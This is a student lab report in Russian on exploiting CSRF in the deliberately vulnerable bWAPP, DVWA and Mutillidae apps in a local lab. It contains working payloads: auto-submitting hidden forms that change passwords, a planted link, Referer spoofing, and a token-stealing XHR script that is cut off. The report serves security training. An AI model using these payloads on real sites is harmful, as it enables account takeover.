

03.09.2023

Курс:

Практическая работа к уроку № Lesson_6

--


Атаки межсайтовой подделки запросов (CSRF)

Задание_1:

Найдите уязвимость CSRF (change password) из проекта bWAPP (уровень сложности Low) и составьте отчет об уязвимости.


http://192.168.56.104/bwapp/csrf_1.php (A8 CSRF)

- Запускаем *bWapp*:



http://192.168.56.104/bwapp/csrf_1.php

Вводим пароль 123:



http://192.168.56.104/bwapp/csrf_1.php?password_new=123&password_conf=123&action=change

Введенный пароль виден в строке браузера.

Проверяем на XSS уЯ

- Запускаем *mutillidae*:
<http://192.168.56.104/mutillidae/index.php?page=add-to-your-blog.php>

Вектор атаки

```
<a href=http://192.168.56.104/bwapp/csrf_1.php?
password_new=123&password_conf=123&action=change>change password bWapp ... </a>
```

Welcome To The Blog

[Back](#) [Help Me!](#)

[Hints and Videos](#)

[Add New Blog Entry](#)

[View Blogs](#)

Add blog for anonymous

Note: , <i> and <u> are now allowed in blog entries

```
<a href=http://192.168.56.104/bwapp/csrf_1.php?password_new=123&password_conf=123&action=change>change password bWapp ...</a>
```

[Save Blog Entry](#)

[View Blogs](#)

| 3 Current Blog Entries | | | |
|------------------------|-----------|---------------------|---------------------------|
| | Name | Date | Comme |
| 1 | anonymous | 2023-09-03 05:01:28 | change password bWapp ... |

Переходим по ссылке

bWAPP - CSRF — Mozilla Firefox

Volume 40%
Built-in Audio Analog Stereo

192.168.56.104/bwapp/csrf_1.php?password_new=123&password_conf=123&action=change

bWAPP
an extremely buggy web app!

Choose your bug:
bWAPP v2.2

Set your security level:
low Set Current: low

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

/ CSRF (Change Password) /

Change your password.

New password:
...

Re-type new password:
...

[Change](#)

The password has been changed!

[Twitter](#)
[LinkedIn](#)
[Facebook](#)
[Blogger](#)

Видим, что пароль в bWapp изменен.

Запускаем Burp Suite:

1 x +

Send Cancel < >

Target: http://192.168.56.104

Request

Pretty Raw Hex

```
1 GET /bwapp/csrf_1.php?password_new=bug&password_conf=bug&action=change
2 HTTP/1.1
3 Host: 192.168.56.104
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,*/q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: security_level=0; PHPSESSID=gq6c1t88bp20j42icc2pj4mrf2
10 Upgrade-Insecure-Requests: 1
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 03 Sep 2023 14:01:04 GMT
3 Server: Apache/2.4.10 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
  pre-check=0
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 13426
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html>
14
15 <head>
16
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
18
19 <!--<link rel="stylesheet" type="text/css"
20 href="https://fonts.googleapis.com/css?family=Architects+Daughter"-->
21 <link rel="stylesheet" type="text/css" href="stylesheets/stylesheets.css"
22 media="screen" />
23 <link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon"
24 />
25
26 <!--<script
27 src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script-->
28 <script src="js/html5.js">
29 </script>
30
31 <title>
```

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Создаем форму в папке DZ

```
nano /var/www/html/DZ/1_form.html
```

```
<html>
<body>
<form name="myform" method="get" action="http://192.168.56.104/bwapp/csrf_1.php">
<input type="hidden" id="password_new" name="password_new" value="hacked">
<input type="hidden" id="password_conf" name="password_conf" value="hacked">
<input type="hidden" name="action" value="change">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```



bWAPP - CSRF

Index of /DZ


192.168.56.104/DZ/

Kali Linux 104 11 BeEF Control Panel OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter


Index of /DZ

| Name | Last modified | Size | Description |
|--|------------------|------|-------------|
|  Parent Directory | - | - | - |
|  1_form.html | 2023-09-03 10:19 | 370 | |

Apache/2.4.10 (Debian) Server at 192.168.56.104 Port 80



Переходим по ссылке. Пароль изменен.



Задание_2:

Решите задачу по эксплуатации CSRF (Change Secret) из проекта bWAPP (уровень сложности Low) с использованием формы.

- http://192.168.56.104/bwapp/csrf_3.php (A8 CSRF)

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. In the foreground, a web browser is open to the URL `192.168.56.104/bwapp/csrf_3.php`. The page title is "bWAPP - CSRF" and it features a bee logo. The main heading is "an extremely buggy web app!". Below this, there are navigation links: "Bugs", "Change Password", "Create User", and "Set Security Level". The main content area is titled "CSRF (Change Secret)" and contains a form with a "New secret:" label, a text input field containing "123", and a "Change" button. A green message at the bottom states "The secret has been changed!".

In the background, the Burp Suite interface is visible. The "Proxy" tab is active, showing a list of intercepted requests. The selected request is a POST to `/bwapp/csrf_3.php` with the following parameters: `secret=123&login=bee&action=change`. The "Request" tab is also visible, showing the raw HTTP request details.

The screenshot shows the Burp Suite Community Edition v2023.9.2 interface. The "Repeater" tab is active, displaying a list of requests and responses. The selected request is a POST to `/bwapp/csrf_3.php` with the following parameters: `secret=123&login=bee&action=change`. The response list on the right shows the server's response, which includes a list of vulnerabilities: `<option value='117'> Cross-Site Request Forgery (Change Secret) </option>`, `<option value='118'> Cross-Site Request Forgery (Transfer Amount) </option>`, `<option value='119'> / </option>`, `<option value='120'> / A9 - Using Known Vulnerable Components / </option>`, `<option value='121'> Buffer Overflow (Local) </option>`, `<option value='122'> Buffer Overflow (Remote) </option>`, `<option value='123'> Drupal SQL Injection (Drupageddon) </option>`, and `<option value='124'>`.

- Как видим, отправился и логин *bee* через скрытое поле. УЯ. Нет защиты от XSS

Создаем форму в папке *DZ*

```
nano /var/www/html/DZ/2_form.html
```

```
<html>
<body>
<form name="myform" method="post" action="http://192.168.56.104/bwapp/csrf_3.php">
<input type="hidden" id="secret" name="secret" value="123">
<input type="hidden" name="login" value="bee">
<input type="hidden" name="action" value="change">
</form>
```

```
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

или форму ява-скрипт

```
nano /var/www/html/DZ# cat 2_form.js
```

```
<html>
<body>
<script>
var http = new XMLHttpRequest();
var url = "//192.168.56.104/bwapp/csrf_3.php";
var params = "secret=hacked&login=123&action=change";
http.open("POST", url, true);

// Send the proper header information along with the request
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.onreadystatechange = function() {
// Call a function when the state changes
if(xhr.readyState == XMLHttpRequest.DONE) {
alert(xhr.responseText);
}
}
http.send(params);
</script>
</body>
</html>
```


Запускаем и проверяем:

The screenshot shows a web browser window with the address bar displaying `192.168.56.104/DZ/`. The page title is "Index of /DZ". Below the title, there is a table listing files and directories:

| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | - | - | - |
| 1_form.html | 2023-09-03 10:19 | 370 | |
| 2_form.html | 2023-09-03 14:25 | 324 | |
| 2_form.js | 2023-09-03 14:28 | 525 | |
| 3_form.html | 2023-09-03 12:53 | 524 | |

Below the table, it says "Apache/2.4.10 (Debian) Server at 192.168.56.104 Port 80".

The screenshot shows the bWAPP web application interface. The header is orange with the bWAPP logo and the text "an extremely buggy web app!". On the right, there is a section "Choose your bug:" with a dropdown menu showing "bWAPP v2.2". Below that, there is a section "Set your security level:" with a dropdown menu showing "low" and a "Set" button. The main content area is white and shows the "/ CSRF (Change Secret) /" page. It has a form with a "New secret:" input field and a "Change" button. A green message box at the bottom says "The secret has been changed!".

Изменения "прошли".

Задание_3:

Решите задачу по эксплуатации CSRF из проекта DVWA (уровень сложности Medium).

- <http://192.168.56.104/dvwa/vulnerabilities/csrf/>

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

1 2 3 4

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change HTTP/1.1
2 Host: 192.168.56.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.56.104/dvwa/vulnerabilities/csrf/
9 Cookie: security_level=0; security=medium; PHPSESSID=mpo86s9ga4r2rrlhe220hg3k4
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty

Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing some types of CSRF attacks. When they have completed their mission, this lab will not work as originally

Burp Suite Community Edition v2023.9.2 - Temporary Project

Volume 40%
Built-in Audio Anal...

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change= HTTP/1.1
2 Host: 192.168.56.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.56.104/dvwa/vulnerabilities/csrf/
9 Cookie: security_level=0; security=medium; PHPSESSID=mpo86s9ga4r2rrlhe220hg3k4
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 03 Sep 2023 16:31:46 GMT
3 Server: Apache/2.4.10 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5481
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <!DOCTYPE html>
13
14 <html lang="en-GB">
15
16 <head>
17   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18
19   <title>
20     Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable
21     Web Application (DVWA)
22   </title>
23
24   <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
25
26   <link rel="icon" type="image/ico" href="../../favicon.ico" />
27
28   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
29     </script>
30
31 </head>
32
33 <body class="home">
34   <div id="container">
35
36
```

0 highlights

123

0 matches

```
<?php    if( isset( $_GET[ 'Change' ] ) ) {
// Checks to see where the request came from
if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) != false ) {
// Get input
$pass_new = $_GET[ 'password_new' ];
$pass_conf = $_GET[ 'password_conf' ];
// Do the passwords match?
if( $pass_new == $pass_conf ) {
// They do!
$pass_new = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code
```

```

does not work.", E_USER_ERROR)) ? "" : ""));
$pass_new = md5( $pass_new );
// Update the database
$current_user = dvwaCurrentUser();
$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user
. "'";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"])
: (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>'
); // Feedback for the user
echo "<pre>Password Changed.</pre>"; } else {
// Issue with passwords matching
echo "<pre>Passwords did not match.</pre>"; } } else {
// Didn't come from a trusted source
echo "<pre>That request didn't look correct.</pre>"; }
((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false :
$__mysqli_res); }
?>

```

Есть защита от *CSRF* в *HTTP Referer*, проверяет ip-адрес.

Пробуем прописать код, указываем ip-адрес для "пропуска" кода.

```

Referer:
http://192.168.56.104/dvwa/vulnerabilities/csrf/192.168.56.104/DZ/1_form.html

```

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request list on the left shows a GET request to the CSRF endpoint. The selected request (index 1) has a Referer header pointing to the target URL and a cookie. The response on the right shows a 200 OK status and HTML content, indicating a successful login.

Происходит подмена пароля.

Задание_4:

(*) Решите задачу по эксплуатации CSRF из проекта DVWA (уровень сложности High).

192.168.56.104/dvwa/vulnerabilities/csrf/

EF Control Panel

OWASP Juice Shop

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

OWASP Mutillidae (20...

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin

Security Level: high

Locale: en

SQLi DB: mysql

View Source

View Help

```

<?php
$change = false;  $request_type = "html";  $return_message = "Request Failed";
if ( $_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ( "CONTENT_TYPE",
$_SERVER ) && $_SERVER['CONTENT_TYPE'] == "application/json" ) {  $data =
json_decode(file_get_contents('php://input'), true);  $request_type = "json";
if ( array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
array_key_exists("password_new", $data) &&          array_key_exists("password_conf",
$data) &&          array_key_exists("Change", $data)) {  $token =
$_SERVER['HTTP_USER_TOKEN'];  $pass_new = $data["password_new"];
$pass_conf = $data["password_conf"];  $change = true;  }  } else {
if ( array_key_exists("user_token", $_REQUEST) &&
array_key_exists("password_new", $_REQUEST) &&
array_key_exists("password_conf", $_REQUEST) &&          array_key_exists("Change",
$_REQUEST)) {  $token = $_REQUEST["user_token"];  $pass_new =
$_REQUEST["password_new"];  $pass_conf = $_REQUEST["password_conf"];
$change = true;  }  }  if ($change) {
// Check Anti-CSRF token  checkToken( $token, $_SESSION[ 'session_token' ],
'index.php' );  // Do the passwords match?  if( $pass_new == $pass_conf ) {
// They do!
$pass_new = mysqli_real_escape_string ( $GLOBALS["__mysqli_ston"], $pass_new );
$pass_new = md5( $pass_new );
// Update the database
$current_user = dvwaCurrentUser();  $insert = "UPDATE `users` SET password =
'" . $pass_new . "' WHERE user = '" . $current_user . "'";  $result =
mysqli_query( $GLOBALS["__mysqli_ston"], $insert );
// Feedback for the user
$return_message = "Password Changed.";  }  else {  // Issue with
passwords matching


```

```

$return_message = "Passwords did not match.";    }
mysqli_close($GLOBALS["__mysqli_ston"]);          if ($request_type == "json") {
generateSessionToken();                          header ("Content-Type: application/json");
print json_encode (array("Message" =>$return_message));    exit;    } else
{
    echo "<pre>" . $return_message . "</pre>";    } }    // Generate
Anti-CSRF token generateSessionToken();
?>

```

Смотрим в *Burp Suite*



Видим дополнительную информацию - токен, который будет уникален после любого обновления страницы.

Надо попробовать перехватить токен и подменить его потом.

Примерно такой формы:

```

/?default=English#<script src="http://192.168.56.104/DZ/4_form.js"></script>

```

```

76 4. DVWA CSRF Hight
77
78 Берем такой код:
79
80 var theUrl = 'http://192.168.56.107/dvwa/vulnerabilities/csrf/';
81 var pass = 'admin';
82 if (window.XMLHttpRequest){
83     xmlhttp=new XMLHttpRequest();
84 }else{
85     xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
86 }
87 xmlhttp.withCredentials = true;
88 var hacked = false;
89 xmlhttp.onreadystatechange=function(){
90     if (xmlhttp.readyState==4 && xmlhttp.status==200)
91     {
92         var text = xmlhttp.responseText;
93         var regex = /user_token\'' value=\''(.*?)\'' /\>/;
94         var match = text.match(regex);
95         var token = match[1];
96         var new_url = 'http://192.168.56.107/dvwa/vulnerabilities/csrf/?
user_token='+token+'&password_new='+pass+'&password_conf='+pass+'&Change=Change'
97         if(!hacked){
98             alert('Got token:' + match[1]);
99             hacked = true;
100             xmlhttp.open("GET", new_url, false );
101             xmlhttp.send();

```

```

84 }else{
85     xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
86 }
87 xmlhttp.withCredentials = true;
88 var hacked = false;
89 xmlhttp.onreadystatechange=function(){
90     if (xmlhttp.readyState==4 && xmlhttp.status==200)
91     {
92         var text = xmlhttp.responseText;
93         var regex = /user_token\'' value=\''(.*?)\'' /\>/;
94         var match = text.match(regex);
95         var token = match[1];
96         var new_url = 'http://192.168.56.107/dvwa/vulnerabilities/csrf/?
user_token='+token+'&password_new='+pass+'&password_conf='+pass+'&Change=Change'
97         if(!hacked){
98             alert('Got token:' + match[1]);
99             hacked = true;
100             xmlhttp.open("GET", new_url, false );
101             xmlhttp.send();
102         }
103         count++;
104     }
105 };
106 xmlhttp.open("GET", theUrl, false );
